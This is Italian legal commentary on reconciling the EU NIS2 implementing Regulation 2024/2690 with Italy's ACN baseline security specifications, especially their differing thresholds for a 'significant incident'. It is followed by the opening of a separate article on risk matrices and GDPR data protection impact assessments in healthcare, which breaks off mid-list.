Passando invece ai contenuti, dal confronto tra l’allegato del Regolamento e le specifiche di base ACN per i soggetti NIS essenziali emerge che i due testi non si pongono sullo stesso piano redazionale né sul medesimo livello di dettaglio. Il Regolamento costruisce un catalogo tecnico-metodologico unitario, articolato in tredici famiglie di controlli, con un livello di prescrittività molto elevato soprattutto sulle modalità di attuazione delle misure; le specifiche di base, invece, traducono tali esigenze in una griglia di requisiti minimi operativi, fortemente orientati alla governance, alla documentazione e alla dimostrabilità organizzativa dell’adempimento.

Sotto il profilo della governance e della compliance interna, la normativa nazionale appare per alcuni aspetti più penetrante. Essa insiste in modo molto marcato sull’adozione formale di politiche per singolo ambito, sull’approvazione da parte degli organi di amministrazione e direttivi, sulla tenuta di registri aggiornati, sulla formalizzazione di piani dedicati e sulla tracciabilità del riesame. Questa impostazione è coerente con il Regolamento, che già pretende una policy di sicurezza dei sistemi informativi e di rete, l’indicazione dei ruoli, degli indicatori di monitoraggio e la revisione periodica con documentazione dell’esito, ma il documento nazionale accentua la dimensione probatoria e organizzativa dell’obbligo, trasformando molti principi in deliverable documentali verificabili.

Sul piano strettamente tecnico la profondità del Regolamento è nettamente superiore in diversi ambiti (ciclo di vita dello sviluppo sicuro, gestione della configurazione, change management, ecc.), mentre le specifiche di base – probabilmente proprio per la loro stessa natura di essere “di base” – coprono questi stessi domini spesso per nuclei essenziali. Ne deriva che il testo nazionale è mediamente meno profondo e meno analitico del Regolamento, il quale richiede un livello di maturità tecnica più sofisticato.

La stessa asimmetria si coglie nella continuità operativa e nella resilienza. A livello nazionale sono richiesti piani distinti di continuità operativa, disaster recovery e gestione delle crisi, con approvazione formale e riesame periodico; a livello europeo è specificato con maggior dettaglio il contenuto di tali adempimenti, includendo obiettivi di ripristino, completezza e correttezza dei backup ecc. Anche qui, dunque, il documento nazionale è più “amministrativo” nella struttura dell’obbligo, mentre il regolamento è più “tecnico” nella sostanza del presidio.

Nell’ambito della supply chain il quadro è più equilibrato, ma con una differenza di accento. Il Regolamento si focalizza di più sulla sicurezza della catena di approvvigionamento, richiedendo criteri di selezione dei fornitori, clausole contrattuali specifiche su notifiche, audit, vulnerabilità, subappalto e cessazione del rapporto, oltre a processi di acquisizione sicura di servizi e prodotti TIC lungo l’intero ciclo di vita. ACN, da parte sua, appare particolarmente attenta all’integrazione della sicurezza nei procedimenti di approvvigionamento, anche pubblicistici, al coinvolgimento dell’organizzazione per la sicurezza informatica già nella fase di definizione della fornitura, all’inventario dei fornitori critici e all’inserimento dei requisiti di sicurezza nella documentazione di gara e nei contratti.

Significativo sul punto, è l’approccio che un ente, soggetto ad entrambe le normative, dovrebbe avere: dato che il Regolamento è direttamente applicabile in tutti i suoi elementi, dovrebbe essere considerato come obiettivo di compliance: le specifiche di base in questo senso vanno considerate come un passaggio intermedio per raggiungerlo. Ne discende che, una volta implementate le misure di sicurezza entro ottobre 2026, il percorso di adeguamento dovrà tendere verso le misure del Regolamento.

L’incidente significativo e l’incidente significativo “di base”

Un punto di frizione potenziale riguarda la qualificazione di “incidente significativo”. Le specifiche di base ACN definiscono per i soggetti importanti tre categorie di incidenti significativi “di base” (IS-1 perdita di riservatezza verso l’esterno; IS-2 perdita di integrità con impatto verso l’esterno; IS-3 violazione dei livelli di servizio attesi, basata sugli SL definiti nella misura DE.CM-01). Per i soggetti essenziali, la tassonomia include le medesime categorie e aggiunge IS-4, relativo all’evidenza di accesso non autorizzato o con abuso dei privilegi a dati digitali.

Le categorie individuate da ACN costruiscono una soglia di emersione dell’incidente significativo particolarmente anticipata e, in termini applicativi, assai bassa: tale soglia non richiede, almeno dal dato letterale, una soglia minima quantitativa di soggetti coinvolti o valutazioni circa l’impatto economico dell’incidente: ne deriva che anche la compromissione riferibile a un solo utente, a un solo dato o a una sola posizione individuale potrebbe integrare l’obbligo di segnalazione, purché ricada nella categoria descritta.

In tal senso la disciplina nazionale introdotta nelle specifiche di base, eliminando i requisiti quantitativi e non offrendo però criteri di valutazione dell’incidente (come, in verità, sembrerebbe richiesto anche dal testo del decreto legislativo NIS2) appare molto più prudenziale e anticipatoria, trasformando in incidente significativo notificabile anche eventi di estensione estremamente circoscritta, senza subordinare la rilevanza dell’evento a parametri dimensionali come invece avviene, in più punti, nel Regolamento.

Nello specifico, infatti, il Regolamento tipizza la dimensione quantitativa e l’impatto, includendo soglie temporali di indisponibilità e criteri economici e di utenza, oltre a definire regole su incidenti ricorrenti e su metriche di calcolo: per i soggetti pertinenti, si considera significativo un incidente per ragioni economiche (perdita finanziaria diretta superiore a 500.000 euro o al 5% del fatturato), per esfiltrazione di segreti commerciali, per eventi con conseguenze su salute o vita, per accesso non autorizzato sospettato malevolo in grado di causare gravi perturbazioni operative, oltre che in base a criteri specifici per tipologia di servizio (artt. 5–14).

A parità di “evento”, quindi, la qualificazione di significatività può divergere.

Entrando nel dettaglio, il problema (in teoria) non si pone in tutte le ipotesi in cui nel sistema delineato dal Regolamento, la perdita di riservatezza o la compromissione dell’integrità dei dati non presuppone necessariamente, ai fini della significatività dell’incidente, un impatto diffuso su una pluralità di utenti. Ciò accade, in particolare, in tutte le ipotesi nelle quali il legislatore unionale descrive la compromissione in termini qualitativi, senza ancorarla a soglie percentuali o numeriche minime, come avviene in presenza di un’azione sospettata malevola.

Diversamente, quando il Regolamento collega la compromissione della riservatezza, dell’integrità o dell’autenticità a un impatto su oltre il 5% degli utenti dell’Unione, o su oltre un milione di utenti, ovvero, per i servizi fiduciari, su oltre lo 0,1% degli utenti o delle relying parties o su oltre 100 soggetti, la significatività non è più compatibile con un pregiudizio riferibile a una sola persona, ma richiede, per definizione normativa, una propagazione dell’effetto lesivo oltre una soglia quantitativa determinata.

Ora, la compresenza, nel sistema NIS 2, della tassonomia nazionale ACN e dei criteri di significatività dettati dal Regolamento impone, soprattutto per i soggetti rientranti nell’ambito di applicazione di quest’ultimo, una lettura coordinata che eviti tanto la disapplicazione integrale della disciplina interna quanto l’attribuzione a quest’ultima di un effetto sostanzialmente derogatorio rispetto alla fonte unionale.

Il giurista attento avrà già compreso che ci si trovi di fronte ad un’antinomia, ossia un conflitto tra norme che dovrebbe essere risolto disapplicando il diritto interno a favore di quello unionale, in virtù del primato del diritto europeo e di gerarchia delle fonti.

Tale approccio potrebbe però risultare semplicistico alla luce del fatto che, in primo luogo, potrebbe esporre l’ente a un contrasto con l’Autorità e, inoltre, trascurare il disposto dell’art. 5 della direttiva NIS 2, il quale garantisce la facoltà per gli Stati membri “di adottare o mantenere disposizioni che garantiscano un livello più elevato di cibersicurezza, a condizione che tali disposizioni siano coerenti con gli obblighi degli Stati membri stabiliti dal diritto dell’Unione”. Sul punto, è possibile fornire due interpretazioni: o si considera la soglia interna come coerente con il diritto unionale in quanto volta ad estendere l’obbligo di notifica, oppure la si considera contraria alla ratio del Regolamento[4].

In tale prospettiva, il fatto che ACN qualifichi espressamente le categorie IS-1, IS-2, IS-3 e IS-4 come “incidenti significativi di base” deve essere inteso nel senso che, sul piano dell’ordinamento nazionale e del circuito procedurale ACN-CSIRT, tali fattispecie sono già di per sé idonee a far emergere l’obbligo di segnalazione e notifica; ciò non esclude, tuttavia, che, per i soggetti disciplinati anche dal Regolamento la nozione di incidente significativo in senso armonizzato resti governata dai criteri unionali, che il Regolamento stesso presenta come ulteriori ed “esaustivi”[5] per il proprio perimetro soggettivo.

Ne consegue che il coordinamento preferibile è quello bifasico: le categorie IS operano come soglia nazionale anticipata di emersione dell’evento e di attivazione cautelativa del procedimento, mentre la soglia unionale opera come parametro di significatività certa in senso pieno; pertanto, ove un incidente ricada in una delle categorie IS ma resti sotto la soglia unionale, la soluzione più prudente non è omettere la notifica, bensì procedere comunque alla comunicazione ad ACN, chiarendo che essa è effettuata in ossequio alla tassonomia nazionale e in chiave conservativa, ferma restando la distinta valutazione della significatività unionale dell’evento[6].

Una simile impostazione consente di conservare entrambe le discipline, attribuendo alla fonte europea la definizione sostanziale e armonizzata della significatività e alla disciplina nazionale una funzione di presidio anticipato e di supporto nella gestione dell’incident in coerenza con le funzioni dello CSIRT Italia. Ne consegue che l’evento sottosoglia unionale non dovrà essere trattato come irrilevante, ma come incidente comunque notificabile sul piano interno anche ai fini della richiesta di intervento del CSIRT Italia a norma dell’art. 24 del Decreto.

È, invece, possibile una lettura coordinata delle normative con riguardo alle ipotesi di indisponibilità di un servizio, che diventa significativa, ai sensi del Regolamento, superata una certa soglia temporale o in caso di impatto su un numero elevato di utenti, mentre la tassonomia nazionale, fondata su “violazione degli SL”, richiede prima la definizione e documentazione dei livelli attesi, con potenziale maggiore rimessione all’autonomia organizzativa della soglia di significatività.

Ne deriva che la categoria IS-3 può rivelarsi, a seconda dei casi, tanto più estesa quanto più restrittiva rispetto alla disciplina unionale: più estesa, ove il soggetto abbia definito SL particolarmente rigorosi e granulari, così facendo emergere come notificabili anche disservizi che non raggiungono ancora la soglia europea; più restrittiva, ove invece gli SL interni siano formulati in termini più generici o meno esigenti rispetto ai criteri fissati dal regolamento.

Proprio per tale ragione, per i soggetti ricadenti nel perimetro applicativo del Regolamento, l’IS-3 non può essere intesa come criterio sostanziale alternativo di significatività dell’incidente, ma soltanto come meccanismo nazionale di rilevazione dell’evento, destinato a cedere ogniqualvolta la sua applicazione conduca a risultati incompatibili con la soglia armonizzata di indisponibilità dettata dal diritto dell’Unione: in altre parole, oltre la soglia unionale l’incidente è sicuramente significativo; al di sotto, non è detto che sia sicuramente non significativo per il sistema nazionale di notifica verso ACN, perché la disciplina italiana opera anche con una logica prudenziale e di emersione anticipata degli eventi.

Conclusioni

In conclusione, la disciplina NIS2, così come oggi si presenta nell’interazione tra direttiva, Regolamento, decreto di recepimento e specifiche di base ACN richiede un’interpretazione sistematica e coordinata, capace di distinguere il piano gerarchico, quello funzionale e quello operativo degli obblighi. Per i soggetti rientranti nel perimetro del Regolamento (UE) 2024/2690, quest’ultimo costituisce il parametro unionale direttamente applicabile per la definizione armonizzata delle misure di gestione del rischio e della significatività degli incidenti; al tempo stesso, le specifiche di base ACN conservano una funzione normativa rilevante sul versante organizzativo, documentale e procedurale, e possono essere lette, nei limiti della coerenza con il diritto dell’Unione, come strumenti di emersione anticipata, presidio prudenziale e rafforzamento dell’accountability.

Ne deriva che l’ente dovrebbe impostare la compliance secondo un modello integrato: il Regolamento quale soglia armonizzata e sostanziale minima inderogabile per i soggetti pertinenti, e la disciplina nazionale quale livello interno di attuazione, presidio e cautela, particolarmente rilevante nei rapporti con l’Autorità nazionale competente. In questa prospettiva, la soluzione più difendibile è dunque quella che assume il diritto unionale come criterio ultimo di qualificazione dell’obbligo, valorizzando al contempo la disciplina nazionale come presidio organizzativo e prudenziale.

Riferimenti primari

Trattato sul funzionamento dell’Unione europea (TFUE);

Direttiva (UE) 2022/2555;

Regolamento di esecuzione (UE) 2024/2690;

D.lgs. 4 settembre 2024, n. 138;

Determinazione ACN n. 164179/2025;

Determinazione ACN n. 379887/2025;

Determinazione ACN n. 379907/2025

Note

[1] Questa distinzione, a livello di diritto primario, deriva dagli artt. 290 e 291 TFUE: l’art. 290 consente di delegare alla Commissione il potere di adottare atti non legislativi di portata generale che integrano o modificano elementi non essenziali dell’atto legislativo, mentre l’art. 291 disciplina gli atti di esecuzione quando sono necessarie condizioni uniformi di esecuzione degli atti giuridicamente vincolanti dell’Unione.

Nel caso del Reg. (UE) 2024/2690, la matrice è precisamente quella dell’art. 291 TFUE, poiché l’atto stabilisce requisiti uniformi per l’attuazione di obblighi NIS2 su un sottoinsieme di operatori transfrontalieri e ad alta concentrazione di rischi sistemici.

[2] In riferimento all’analisi del rischio vale anche qui quanto detto a proposito della normativa italiana, in cui la stessa non serve tanto a determinare le misure di sicurezza, già individuate dal legislatore, quanto a determinarne la portata. Per approfondire si veda quanto scritto in precedenza sul punto: https://www.ictsecuritymagazine.com/articoli/adempimenti-nis2/

[3] Esse si atteggiano, sul piano del diritto amministrativo, come atti generali a contenuto tecnico, idonei a incidere su posizioni giuridiche di una pluralità indeterminata di destinatari.

[4] Tale interpretazione sarebbe avallata inoltre dal fatto che l’art. 24, comma 4, del Decreto, prescrive, riproducendo quanto disposto da NIS2, che l’incidente sia considerato significativo se: a) ha causato o è in grado di causare una grave perturbazione operativa dei servizi o perdite finanziarie per il soggetto interessato; b) ha avuto ripercussioni o è idoneo a provocare ripercussioni su altre persone fisiche o giuridiche causando perdite materiali o immateriali considerevoli. Ne consegue che un’interpretazione volta ad estendere l’ambito di notifica sarebbe contra legem.

[5] l’esaustività emerge dal considerando 30 del Regolamento e riguarda i casi in cui un incidente è considerato significativo ai fini dell’art. 23, par. 3, della direttiva NIS 2, per i soggetti compresi nel suo perimetro. Per completezza si riporta il testo del considerando: “Il presente regolamento deve specificare ulteriormente i casi in cui un incidente dovrebbe essere considerato significativo ai fini dell’articolo 23, paragrafo 3, della direttiva (UE) 2022/2555. I criteri dovrebbero essere tali da consentire ai soggetti pertinenti di valutare se un incidente è significativo, al fine di notificarlo conformemente alla suddetta direttiva.

I criteri fissati nel presente regolamento dovrebbero inoltre essere considerati esaustivi, fatto salvo l’articolo 5 della direttiva (UE) 2022/2555. Il presente regolamento specifica i casi in cui un incidente dovrebbe essere considerato significativo stabilendo casi orizzontali e specifici per tipo di soggetto”.

[6] Un’ulteriore interpretazione, rafforzativa della prevalenza della norma unionale, focalizza l’attenzione anche sulla specialità del Regolamento. Lo stesso, oltre che gerarchicamente superiore, è destinato ad una specifica platea di soggetti, potendo ritenersi che. atteso il principio di prevalenza della legge speciale sulla generale, i soggetti su cui gravano gli obblighi del Regolamento devono intendersi esonerati dal dover svolgere delle comunicazioni in caso di incidente al di sotto della soglia unionale

Profilo Autore

Avvocato, senior partner di Qubit Law Firm & Partners, studio specializzato nella consulenza nel settore digitale. Si occupa di diritto della tecnologia da oltre vent’anni, è Data Protection Officer di società multinazionali e professore a contratto in “Diritto dell’informazione e della IA” presso l’Università della Pace in sede ONU, e di “Diritto e gestione della pubblica amministrazione digitale” presso l’Università Europea di Roma. E’ altresì coordinatore della sezione Privacy e Compliance del Centro di Ricerca Economica e Giuridica nonché Vicepresidente del Comitato Strategico del Centro di Ricerca sull’Amministrazione Digitale presso l’Università degli Studi di Roma Tor Vergata, Dipartimento di Management.

Profilo Autore

Avvocato e Associate presso Qubit Law Firm & Partners, studio specializzato nella consulenza legale nel settore digitale. Supporta le organizzazioni nella definizione di percorsi di compliance integrata, volti a coordinare gli obblighi in materia di sicurezza informatica – con particolare riferimento alle discipline introdotte da NIS2 e DORA – con la normativa sulla protezione dei dati personali e con i modelli organizzativi ai sensi del D.Lgs. 231/2001.

Condividi sui Social Network:

https://www.ictsecuritymagazine.com/articoli/misure-di-sicurezza-nis2/


Risk management nella sanità digitale: prevenire e mitigare i rischi informatici

Questo articolo rappresenta il capitolo conclusivo della serie dedicata alla cybercriminalità nel settore sanitario, concentrandosi sugli aspetti operativi della gestione del rischio cyber. Dopo aver analizzato le minacce e le vulnerabilità del sistema sanitario digitale, questo contenuto si focalizza sulle metodologie concrete di risk management, dalla matrice di valutazione del rischio alla Data Protection Impact Assessment (DPIA).

Risk management nel comparto sanitario

Nei previ capitoli si è avuto modo di comprendere come il cyber risk sia ad oggi un rischio che, in certi settori e per alcune tipologie di danni (quali il furto di dati personali, il blocco di attività produttive o catene di fornitura, la violazione sistematica della privacy etc.), possa comportare impatti catastrofali.

Pertanto sarà necessario per costruire un’efficace politica di sicurezza[1], nonché per mettere in atto con successo le strategie preventive sopra descritte, attuare la c.d. “gestione dei rischi” (anche risk management)[2], quale processo comprendente tutte quelle azioni finalizzate ad identificare eventuali minacce o vulnerabilità cui una azienda risulti esposta al fine di sviluppare strategie e contromisure atte a poterle mitigare e controllare.[3]

Sebbene nessun sistema possa definirsi del tutto sicuro, esiste tuttavia un livello accettabile di sicurezza che è generato proprio dal bilanciamento di varie componenti: il valore di quanto si intende difendere, l’investimento economico che si è disposti a sostenere ed il livello di rischio che si è disposti a tollerare, pertanto risulterà essenziale addivenire ad un ragionevole compromesso tra tali esigenze poste in gioco.[4]

Soffermandosi il tempo dovuto sul concetto stesso di rischio, esso si figura quale condizione esistenziale, ineliminabile di ogni azienda, un fenomeno dalla natura sistematica,[5] che assume carattere dinamico,[6] essendo in grado di influenzare le condizioni di equilibrio economico, finanziario e patrimoniale.

Ancora si potrebbe qualificare come l’incertezza misurabile, riferendosi ad eventi, esterni od interni, per i quali è sempre possibile quantificare la frequenza con cui essi sono avvenuti in passato e di conseguenza il grado di probabilità di una loro verificazione futura.

Dando uno sguardo al panorama normativo ed in particolare all’art. 2 del D.lgs. n. 81/2008 (Testo unico per la sicurezza sul lavoro)[7], il rischio viene indicato come “la probabilità di raggiungimento del livello potenziale di danno nelle condizioni di impiego o di esposizione ad un determinato fattore o agente oppure alla loro combinazione”, si sta pertanto trattando ivi di una grandezza aleatoria, quale esprimente la probabilità che si verifichi un evento in grado di causare concretamente un danno.

Nonostante il legislatore stesso non suggerisca metodologie precise per addivenire ad un preciso calcolo del rischio, nella maggioranza dei casi ci si rifà al c.d. “metodo a matrici”, derivante originariamente dalle linee guida Ue atte a indirizzare ed accompagnare piccole e medie imprese verso una corretta ed efficace valutazione dei rischi.


Ebbene la matrice di rischio (anche matrice di impatto), quale strumento di analisi è riassumibile nella formula: [R] = [P] x [E], dove la grandezza [P] suole indicare la quantificazione (stima) della probabilità che il danno, derivante da un fattore di rischio dato, effettivamente si verifichi, mentre [E] risulta essere la quantificazione (stima) del potenziale danno, nella sua entità (o gravità).

La probabilità di accadimento [P] può assumere un valore sintetico in una scala da 1 a 4, a seconda della gamma di soglie di probabilità:

[P1] improbabile: il danno dipenderebbe da una concatenazione di eventi altamente improbabili e fra loro indipendenti, non sono mai stati registrati episodi simili in passato;

[P2] poco probabile: il danno si potrebbe verificare solo in circostanze alquanto particolari, raramente simili episodi sono accaduti in precedenza;

[P3] probabile: il danno potrebbe accadere, anche se non in modo automatico o diretto, suscitando una scarsa sorpresa, sono invero già stati riscontrati alcuni episodi simili in passato;

[P4] molto probabile: la situazione rilevata è direttamente correlata al verificarsi di un danno, la cui verificazione non susciterebbe stupore (anzi l’evento sarebbe largamente atteso), sono noti svariati episodi della stessa tipologia accaduti in precedenza.

La gravità del possibile danno [E] può assumere un valore sintetico in una

scala da 1 a 4, a seconda della gamma di soglie del danno:

[E1] lieve: si pensi ad un infortunio con effetti di inabilità temporanea, che siano rapidamente reversibili;

[E2] significativo: quale un infortunio con lesioni significative, ma ad ogni modo reversibili a medio termine;

[E3] grave: si pensi ad un infortunio con lesioni significative irreversibili o di invalidità parziale;

[E4] gravissimo: come un infortunio con lesioni altamente gravi irreversibili, invalidità totale o conseguenze letali. [8]

Pertanto una volta individuata una specifica situazione di pericolo, il valore numerico del rischio [R] sarà stimato quale prodotto fra l’entità del danno [E] e la probabilità di accadimento dello stesso [P], arrivando ad assumere un valore sintetico numerico compreso fra 1 e 16, per come si è voluto ricostruire nella matrice di rischio riportata a seguire:

Fig 6.1 Matrice di rischio secondo la formula [R]= [P] x [E]

risk management

In definitiva, l’anzidetta matrice risulta schematicamente una griglia, al cui interno da un alto verrà riportata la probabilità che un certo evento si verifichi e dall’altro l’impatto che questo stesso può comportare, incrociando le suddette grandezze poi si otterranno, come possibili risultati, differenti livelli di rischio:[9]

Rischio basso [1 ≤ R ≤ 2 ]: è da ritenersi pienamente accettabile, sicché non si richiederà l’adozione di alcuna tipologia di intervento;

Rischio moderato [3 ≤ R ≤ 4 ]: è anch’esso sopportabile, per cui l’adozione di specifiche azioni correttive sarà da valutare caso per caso;

Rischio medio [R=6]: è un livello che deve allertare, pertanto occorre tenerlo sotto adeguato controllo, saranno poi necessari interventi tecnici, organizzativi o procedurali, da programmare nel medio termine;

Rischio rilevante [R=9]: non risulta accettabile, richiederà pertanto interventi in tempi celeri atti a risolvere il problema;

Rischio alto [12 ≤ R ≤ 16]: è un livello di rischio assolutamente non accettabile che richiederà di interrompere immediatamente le operazioni e/o le attività e di non riprenderle fintanto che non si sia risolto il problema all’origine.[10]

Sulla base dei risultati sopra ottenuti, saranno adottabili tutta una serie di decisioni, quali: assumersi od evitare il rischio (ad esempio decidendo di iniziare o meno una determinata attività), rimuovere la fonte di rischio (quale una falla nella sicurezza di un sistema), modificarne la probabilità e le conseguenze (adottando misure, strategie e meccanismi di sicurezza), od altresì condividere il rischio stesso (servendosi di servizi assicurativi).

Da ultimo, con l’applicazione di una delle anzidette condotte si andrà ad evidenziare il grado di probabilità e gravità che permarrà, nonostante le azioni di mitigazione poste in essere, ossia il cosiddetto “rischio residuo”, che dovrà necessariamente esser tracciato, nonché sottoposto a periodici monitoraggi, in quello che si figura essere un modello di analisi dinamico e circolare.

Valutazione d’impatto (DPIA)

Passando ora a prendere in considerazione l’ambito della salute, risulta chiaro come medici, e strutture sanitarie in generale, debbano anch’essi gestire tutti quei rischi derivanti dal trattamento di una ingente mole di dati ipersensibili dei pazienti, optando per soluzioni operative che offrano massima protezione e riservatezza, nel rispetto dei diritti fondamentali degli individui.

Si ricordi come il Regolamento Ue 2016/679 (GDPR) si muova in un’ottica di responsabilizzazione (o accountability) nei confronti della figura del Titolare del trattamento[11], che dovrà adottare tutte le misure tecniche ed organizzative adeguate per garantire un livello di sicurezza proporzionato al rischio, di varia probabilità e gravità per i diritti e le libertà delle persone, inclusa la protezione, ex art. 5 contro “trattamenti non autorizzati o illeciti, la perdita, la distruzione o il danno accidentale”.

Ecco come posto di spiccato rilievo viene assunto, tra le novità introdotte dalla suddetta disciplina europea, dalla Valutazione d’impatto sulla protezione dei dati (anche detta DPIA, ossia Data Protection Impact Assessment), quale processo volto a descrivere il trattamento, valutarne necessità e proporzionalità, nonché ad identificare e gestire i rischi che ne derivino per i diritti delle persone fisiche, determinando in tal modo tutte le misure e tecniche atte ad affrontarli.

Nello specifico dall’art. 35 del Regolamento Ue, si evince come la DPIA sia obbligatoria laddove si svolgano trattamenti che, per loro stessa natura, oggetto, contesto e finalità possano presentare un rischio considerabile come elevato.[12] Ovvio è come identificare tutti i casi rientranti nello scenario appena delineato non sia sempre un’operazione semplice ed immediata, per questo si necessita di una fase preliminare, definibile per l’appunto come “prevalutazione d’impatto”, in cui il titolare del trattamento, una volta raccolte le informazioni essenziali, coadiuvato dal DPO (Data protection officer) qualora designato, valuterà l’opportunità e/o la necessità di procedere o meno ad una DPIA.

Il GDPR stesso viene in soccorso in tale prevalutazione, non elencando tassativamente i casi di obbligatorietà, ma limitandosi ad individuare tre ipotesi generali in cui la DPIA viene richiesta:

a) quando il trattamento comporta una valutazione sistematica e globale di aspetti personali relativi a persone fisiche, basata su un trattamento automatizzato, compresa la profilazione, e sulla quale si fondano decisioni che hanno effetti giuridici o incidono in modo analogo significativamente su dette persone fisiche;

b) in caso di trattamento, su larga scala, di categorie particolari di dati personali di cui all’articolo 9, paragrafo 1 (fra i quali, si ricorderà, sono compresi i dati relativi alla salute);

c) qualora il trattamento abbia ad oggetto la sorveglianza sistematica su larga scala di una zona accessibile al pubblico.

A tali indicazioni generali poi si vanno a sommare le Linee Guida WP 248 emanate dal Gruppo di lavoro “Articolo 29” (ad oggi European Data protection Board), che a loro volta identificano nove casi in presenza dei quali si può desumere che il trattamento presenti proprio “un rischio elevato per i diritti e le libertà delle persone fisiche” e che dunque si debba procedere con la DPIA:[13]

a) valutazione o assegnazione di un punteggio, inclusiva di profilazione e previsione;

b) processo decisionale automatizzato, mirante a consentire l’adozione di decisioni in merito agli interessati che abbiano effetti giuridici o che incidano in modo analogo significativamente su dette persone fisiche;

c) monitoraggio sistematico;

d) trattamento di dati sensibili od aventi carattere altamente personale;

e) trattamento di dati su larga scala, valutando a tal fine: il numero di soggetti interessati, il volume e le diverse tipologie dei dati, la durata, la persistenza ed altresì la portata geografica dell’attività di trattamento;

f) creazione di corrispondenze o combinazione di insiemi di dati;

g) trattamento di dati relativi ad interessi definibili come vulnerabili;

h) uso innovativo od anche applicazione di nuove soluzioni tecnologiche ed organizzative;

i) quando il trattamento in sé impedisce agli interessati di esercitare un diritto o di avvalersi di un servizio o contratto.

Risulta evidente come l’ambito sanitario vada a soddisfare molteplici dei suddetti requisiti, dal momento che risulta qualificabile come trattamento “su larga scala” di dati “sensibili” e/o relativi a categorie di interessati “vulnerabili” (si pensi a minori, anziani, pazienti affetti da patologie invalidanti etc.), che fa largo uso di tecnologie “avanzate ed innovative”.

Effettivamente la rilevazione di dati e parametri vitali tramite strumenti di monitoraggio a distanza (o mediante wearable devices), l’utilizzo di sistemi di AI per l’individuazione di terapie personalizzate, l’adozione di tecniche di machine learning nell’individuazione di gruppi di pazienti con una maggiore o minore propensione a sviluppare specifiche patologie, sono tutti esempi di acquisizione di dati che incidono sì principalmente sul diritto alla salute, ma altresì su svariati ambiti di vita quotidiana dei singoli individui, per tale motivo una valutazione d’impatto incentrata sull’analisi dei rischi derivanti da tali tipologie di trattamenti sanitari si profila come pienamente necessaria.[14]

Uno specifico modello di gestione dei dati dovrà essere in grado infatti di assicurare, costantemente, la riservatezza, l’integrità, la disponibilità ed anche la resilienza dei sistemi, cosicché in caso di accadimento di un evento negativo (interno od esterno) si possa comunque ripristinare tempestivamente tanto la disponibilità quanto l’accesso ai propri dati personali. [15]

Si passino così a considerare le concrete fasi del processo iterativo di una DPIA, per come vengono delineate dalle sopradette linee guida del WP29:

a) Descrizione del trattamento: innanzitutto occorrerà identificare tutti i diversi soggetti che siano coinvolti a diverso titolo (titolare ed eventuali contitolari, outsourcer responsabili esterni, amministratori di sistema etc.), come anche le tipologie di dati trattati, le piattaforme tecnologiche utilizzate e le finalità del trattamento stesso.

L’individuazione dei soggetti e la definizione dei livelli di responsabilità è indubbiamente un primo step difficoltoso, considerando la necessaria condivisione ed interoperabilità che caratterizza primi fra tutti i dati sanitari (si pensi a tutti gli episodi sanitari che caratterizzano la presa in carico di un paziente: assistenza domiciliare, programmi di screening, assistenza specialistica ambulatoriale, ricoveri, riabilitazione, gestione della cronicità etc.).

Durante ogni contatto infatti il paziente riceve determinate prestazioni (visite, esami, terapie, interventi etc.) che a loro volta ingenerano atti sanitari (un referto, il risultato di un esame di laboratorio etc.) per i quali può essere necessario impiegare risorse (materiali, attrezzature, spazi etc.) e dati clinici, che successivamente potranno essere aggregati e strutturati in documenti più complessi per essere consultati da differenti tipologie di utenti in funzione dei profili di abilitazione e delle differenti esigenze cliniche (percorsi diagnostici, terapeutici, assistenziali etc.).[16]

Risulta evidente come, alla luce della particolare sensibilità e rilevanza sia per la sicurezza dei procedimenti che dei pazienti, i dati clinici debbano essere gestiti seguendo criteri di sicurezza e tracciabilità (ossia verificando i sistemi di log management, assicurando l’autenticità, la data certa e le versione dei documenti ed altresì garantendo la loro non cancellazione o sovrascrittura);

b) Valutazione circa la necessità e proporzionalità del trattamento: in tale fase, una volta individuate possibili linee guida di riferimento da seguire (quali in materia di referti online, sul trasporto di campioni diagnostici, sul generale trattamento di dati genetici etc.) e descritto il ciclo di vita dei dati, la valutazione della proporzionalità dovrà essere approfondita in termini di quantità, frequenza, persistenza di raccolta di dati, come anche di ampiezza geografica dell’area di raccolta (si pensi ad un titolare che operi su più presidi territoriali);

c) Valutazione dei rischi: è indubbiamente la fase saliente della DPIA, in cui peraltro si evidenzia la necessità di far sì che la predisposizione del registro dei trattamenti[17] non sia un mero esercizio forma, ma piuttosto l’esito di una attenta valutazione tanto del contesto organizzativo di riferimento quanto dei processi aziendali da cui le attività di trattamento dei dati scaturiscono.

Per una corretta individuazione delle minacce si opererà una combinazione dei seguenti elementi, che stanno all’origine dei possibili incidenti: risorse (hardware, software, infrastrutture, etc.), azioni (guasto, atto doloso, errore etc.) e rischi dati (perdita di integrità, di confidenzialità, di riservatezza etc.).

Così a titolo esemplificativo, la minaccia di accesso abusivo ad un sistema è conseguenza di un atto doloso (azione), perpetrata su di una infrastruttura di rete (risorsa) che avrà ripercussioni sulla confidenzialità del dato. Ovvio è che suddetta analisi delle minacce non dovrà essere limitata al mero “rischio dato” inerente alla perdita di integrità, confidenzialità e disponibilità, ma anzi dovrà prendere in considerazione anche i possibili effetti che il rischio può avere per i diritti e le libertà delle persone fisiche, seguendo così un approccio altamente multidisciplinare che tenga conto in egual misura della sicurezza dei pazienti, della continuità operativa, della cybersecurity ed anche della capacità di resilienza dei sistemi. [18]

Cyber risk management: vulnerabilità e minacce nelle organizzazioni ospedaliere

A proposito di rischio si rilevi come nel complesso panorama sanitario oltre alla sicurezza delle cure, vi sia quella del farmaco, quella dei luoghi di lavoro, del rischio infettivo, delle radiazioni ionizzanti, quella strutturale ed ovviamente quella informatica. Tutti tali aspetti orbitano attorno a chiunque partecipi alla vita delle aziende sanitarie (si pensi ad operatori, utenti, fornitori terzi, visitatori etc.), ebbene non pare più possibile ragionare “per silos”, anzi ad oggi occorre una visione del rischio che sia quanto più integrata e complessiva possibile.

Ad ogni modo sono gli attuali fatti di cronaca a parlare chiaro: l’ambito sanitario risulta uno dei settori maggiormente esposti e vulnerabili sul versante della cybersecurity.

Tra i fattori di rischio che più possono incidere in tal senso si notino:

  1. L’ampia diversificazione delle figure professionali coinvolte, ognuna di queste con diversi profili di autorizzazione nei sistemi informatici e che spesso si ritrovano a poter accedere anche a più attrezzature collegate in rete;
